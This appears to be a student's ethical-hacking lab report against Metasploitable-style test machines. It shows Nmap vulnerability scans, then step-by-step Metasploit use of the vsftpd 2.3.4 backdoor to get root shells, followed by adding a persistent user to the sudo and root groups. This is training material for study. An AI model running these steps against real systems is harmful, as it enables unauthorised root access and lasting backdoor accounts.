

*Randolph Domigpe*

---

# Project C - Ethical Hacking





# Possible vulnerabilities on production server

- Used Nmap in Kali-linux(trusted network).
- `nmap -sV 192.168.0.16 --script vuln`
- Possible vulnerabilities include, Backdoor attacks, SSL attacks, and man in the middle attacks.

```
(kali@kali)-[~]
└─$ sudo su
[sudo] password for kali:
(kali@kali)-[~/home/kali]
└─# nmap -sV 192.168.0.16 --scriptvuln
nmap: unrecognized option '--scriptvuln'
See the output of nmap -h for a summary of options.

(kali@kali)-[~/home/kali]
└─# nmap -sV 192.168.0.16 --script vuln
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-01 22:40 EST
Nmap scan report for 192.168.0.16
Host is up (0.00086s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
ftp-vsftpd-backdoor:
VULNERABLE:
vsFTPD version 2.3.4 backdoor
State: VULNERABLE (Exploitable)
IDs: CVE:CVE-2011-2523 BID:48539
vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
Disclosure date: 2011-07-03
Exploit results:
Shell command: id
Results: uid=0(root) gid=0(root)
References:
https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
```

```
23/tcp    open  telnet?
25/tcp    open  smtp?
ssl-poodle:
VULNERABLE:
SSL POODLE information leak
State: VULNERABLE
IDs: CVE:CVE-2014-3566 BID:70574
The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other products, uses nondeterministic CBC padding, which makes it easier for man-in-the-middle attackers to obtain cleartext data via a padding-oracle attack, aka the "POODLE" issue.
Disclosure date: 2014-10-14
Check results:
TLS_RSA_WITH_DES_CBC_SHA
References:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
https://www.securityfocus.com/bid/70574
https://www.imperialviolet.org/2014/10/14/poodle.html
https://www.openssl.org/~bodo/ssl-poodle.pdf
smtp-vuln-cve2010-4344:
```

```
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
http-slowloris-check:
VULNERABLE:
Slowloris DOS attack
State: LIKELY VULNERABLE
IDs: CVE:CVE-2007-6750
Slowloris tries to keep many connections to the target web server open and hold them open as long as possible. It accomplishes this by opening connections to the target web server and sending a partial request. By doing so, it starves the http server's resources causing Denial Of Service.
Disclosure date: 2009-09-17
References:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
http://ha.ckers.org/slowloris/
http-fileupload-exploiter:
```

# Exploiting vulnerabilities on the Production server

- Exploiting a “Man in the middle attack” (SSL poodle)
- Search “Poodle”
- Use (index #)
- Show options
- Set rhost (target subnet)
- To check= “Show options”
- RUN

```
File Actions Edit View Help
# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/scanner/ssl/openssl_ccs 2014-06-05 normal No OpenSSL Server-Side ChangeCipherSpec Injection Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/ssl/openssl_ccs
msf6 > use 0
msf6 auxiliary(scanner/ssl/openssl_ccs) > show options

Module options (auxiliary/scanner/ssl/openssl_ccs):

Name Current Setting Required Description
-----
RESPONSE_TIMEOUT 10 yes Number of seconds to wait for a server response
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 443 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
TLS_VERSION 1.0 yes TLS/SSL version to use (Accepted: SSLv3, 1.0, 1.1, 1.2)

msf6 auxiliary(scanner/ssl/openssl_ccs) > set rhosts 192.168.0.16
rhosts => 192.168.0.16
msf6 auxiliary(scanner/ssl/openssl_ccs) > show options


Module options (auxiliary/scanner/ssl/openssl_ccs):

Name Current Setting Required Description
-----
RESPONSE_TIMEOUT 10 yes Number of seconds to wait for a server response
RHOSTS 192.168.0.16 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 443 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
TLS_VERSION 1.0 yes TLS/SSL version to use (Accepted: SSLv3, 1.0, 1.1, 1.2)

msf6 auxiliary(scanner/ssl/openssl_ccs) > run
[*] 192.168.0.16:443 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssl/openssl_ccs) >
```

# Exploiting the Production server cont.

- Exploiting the Production server using a back door attack (vsftpd)
- Search “vsftpd”
- Use (index #)
- “Show options”
- Set hosts (target subnet)
- To check = “Show options”
- EXPLOIT
- To check if you have root access = “whoami”



```
Kali-Linux-Trusted [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
Name Current Setting Required Description
RHOSTS 192.168.0.16 yes The target host(s), see https://github.com/rapid7/meta
RPORT 21 yes The target port (TCP)

Payload options (cmd/unix/interact):
Name Current Setting Required Description

Exploit target:
Id Name
-- --
0 Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.0.16:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.16:21 - USER: 331 Please specify the password.
[+] 192.168.0.16:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.16:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.17:41301 → 192.168.0.16:6200 ) at 2022-01-29

uname -n
metasploitable
whoami
root
```

# Possible vulnerabilities on the Web server

- Nmap -sV 10.200.0.12
- Possible vulnerabilities on the Web server include, Backdoor attacks, Man in the middle attacks, SSL attacks, and DOS attacks.

```
File System NOT shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp         vsftpd 2.3.4
ftp-vsftpd-backdoor:
VULNERABLE:
vsFTPD version 2.3.4 backdoor
State: VULNERABLE (Exploitable)
IDs: CVE:CVE-2011-2523 BID:48539
vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
Disclosure date: 2011-07-03
Exploit results:
Shell command: id
Results: uid=0(root) gid=0(root)
References:
https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
https://www.securityfocus.com/bid/48539
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-
```


```
25/tcp    open  smtp        Postfix smtpd
_sslv2-drown: ERROR: Script execution failed (use -d to debug)
ssl-poodle:
VULNERABLE:
SSL POODLE information leak
State: VULNERABLE
IDs: BID:70574 CVE:CVE-2014-3566
The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other products, uses nondeterministic CBC padding, which makes it easie
for man-in-the-middle attackers to obtain cleartext data via a padding-oracle attack, aka the "POODLE" issue.
Disclosure date: 2014-10-14
Check results:
TLS_RSA_WITH_AES_128_CBC_SHA
References:
https://www.securityfocus.com/bid/70574
https://www.imperialviolet.org/2014/10/14/poodle.html
https://www.openssl.org/~bodo/ssl-poodle.pdf
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
```

```
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
ssl-dh-params:
VULNERABLE:
Diffie-Hellman Key Exchange Insufficient Group Strength
State: VULNERABLE
Transport Layer Security (TLS) services that use Diffie-Hellman group
of insufficient strength, especially those using one of a few commonl
shared groups, may be susceptible to passive eavesdropping attacks.
Check results:
WEAK DH GROUP 1
Cipher Suite: TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA
Modulus Type: Safe prime
Modulus Source: Unknown/Custom-generated
Modulus Length: 1024
Generator Length: 8
Public Key Length: 1024
References:
https://weakdh.org
```



# Exploiting vulnerabilities on Web server cont.

- Exploiting the Web server using a back door attack (vsftpd)
- Search “vsftpd”
- Use (index #)
- “Show options”
- Set rhost (target subnet) \*to check= “Show options”
- “exploit”
- To show I have root access, “whoami”



```
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
Exploit target:
  Id  Name
  --  ---
   0  Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 10.200.0.12:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.200.0.12:21 - USER: 331 Please specify the password.
[+] 10.200.0.12:21 - Backdoor service has been spawned, handling...
[+] 10.200.0.12:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.200.0.13:44023 -> 10.200.0.12:6200) at 2022-01-29 20:19:08 -0500

uname -n
webserver
whomai
sh: line 7: whomai: command not found
whoami
root
```

# Creating an account on the Production sever

- Once gaining root access by using a backdoor attack (fsftpd)
- “Adduser” (username)
- “Sudo adduser” (username) root
- Ls -la =Directory

```
adduser rando
adduser: The user `rando' already exists.
sudo adduser rando sudo
Adding user `rando' to group `sudo' ...
Adding user rando to group sudo
Done.
sudo adduser rando root
Adding user `rando' to group `root' ...
Adding user rando to group root
Done.
```

```
root@metasploitable:/home# ls -la
ls -la
total 28
drwxr-xr-x  7 root    root    4096 Jan 29 13:20 .
drwxr-xr-x 21 root    root    4096 May 20  2012 ..
drwxr-xr-x  2 root    nogroup 4096 Mar 17  2010 ftp
drwxr-xr-x  6 msfadmin msfadmin 4096 Jun 18  2020 msfadmin
drwxr-xr-x  2 rando   rando   4096 Jan 29 13:32 rando
drwxr-xr-x  2 service service 4096 Apr 16  2010 service
drwxr-xr-x  4 user     user    4096 Jun 16  2020 user
root@metasploitable:/home# sudo adduser rando root
sudo adduser rando root
The user `rando' is already a member of `root'.
root@metasploitable:/home#
```

# Interesting files on Production and Web server

- When using Nmap to find vulnerabilities I found “Potentially interesting folder w/ directory listing”
- Using Metasploit and gaining root access with a backdoor attack(fsftpd), I was able to view the contents of the jasper folder.
- The jasper folder had a file called, “Candidate-List”.

```
Check results:
  TLS_RSA_WITH_AES_128_CBC_SHA
References:
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
  https://www.imperialviolet.org/2014/10/14/poodle.html
  https://www.openssl.org/~bodo/ssl-poodle.pdf
  https://www.securityfocus.com/bid/70574
-ssl2-drown: ERROR: Script execution failed (use -d to debug)
53/tcp open domain      ISC BIND 9.4.2
80/tcp open http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
_http-csrf: Couldn't find any CSRF vulnerabilities.
_http-dombased-xss: Couldn't find any DOM based XSS.
_http-trace: TRACE is enabled
_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
http-enum:
  /tikiwiki/: Tikiwiki
  /test/: Test page
  /phpinfo.php: Possible information file
  /phpMyAdmin/: phpMyAdmin
